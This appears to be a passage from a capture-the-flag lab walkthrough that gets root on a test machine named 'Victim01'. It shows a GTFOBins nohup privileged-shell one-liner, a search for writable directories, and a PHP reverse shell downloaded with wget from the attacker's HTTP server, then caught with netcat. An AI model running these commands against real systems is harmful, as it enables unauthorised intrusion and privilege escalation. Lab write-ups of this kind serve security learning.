
https://gtfobins.github.io/gtfobins/nohup/

Note: kindly bookmark this website site. https://gtfobins.github.io/


nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"


yeah, we got the flag..

Method 2:

To check writeable directory

find / -writable -type d 2>/dev/null 

/var/www/bolt/public/files  it has the 777 permissions

If you have carefully read the output from nmap, you might have seen that the server is running PHP cli server. That means we can upload a php reverse shell.

Let’s do that..

On Kali Machine

I have downloaded and stored my shells and other tools at /opt

python -m SimpleHTTPServer 8000

On Victim01 Machine

cd /var/www/bolt/public/files/

wget 192.168.56.33:8000/php-reverse-shell.php

chmod +x php-reverse-shell.php

And also change the IP address and Port of your choice. Mine IP: 192.168.56.33 Port:1234


Let’s set up an nc setup on Kali Machine to receive a reverse connection from the Victim01 machine.


I tried to execute the PHP shell on the victim machine to get the reverse connection and I get a limited shell. However, when I try to view the PHP shell through the browser, I got a shell with root privilege. To be honest, I don’t know what is the primary reason behind it and I think I will need to explore more on this. However, I am gonna keep this in mind while I do shelling other boxes in the future.

yes, another way to get root!

That’s all guys 🙂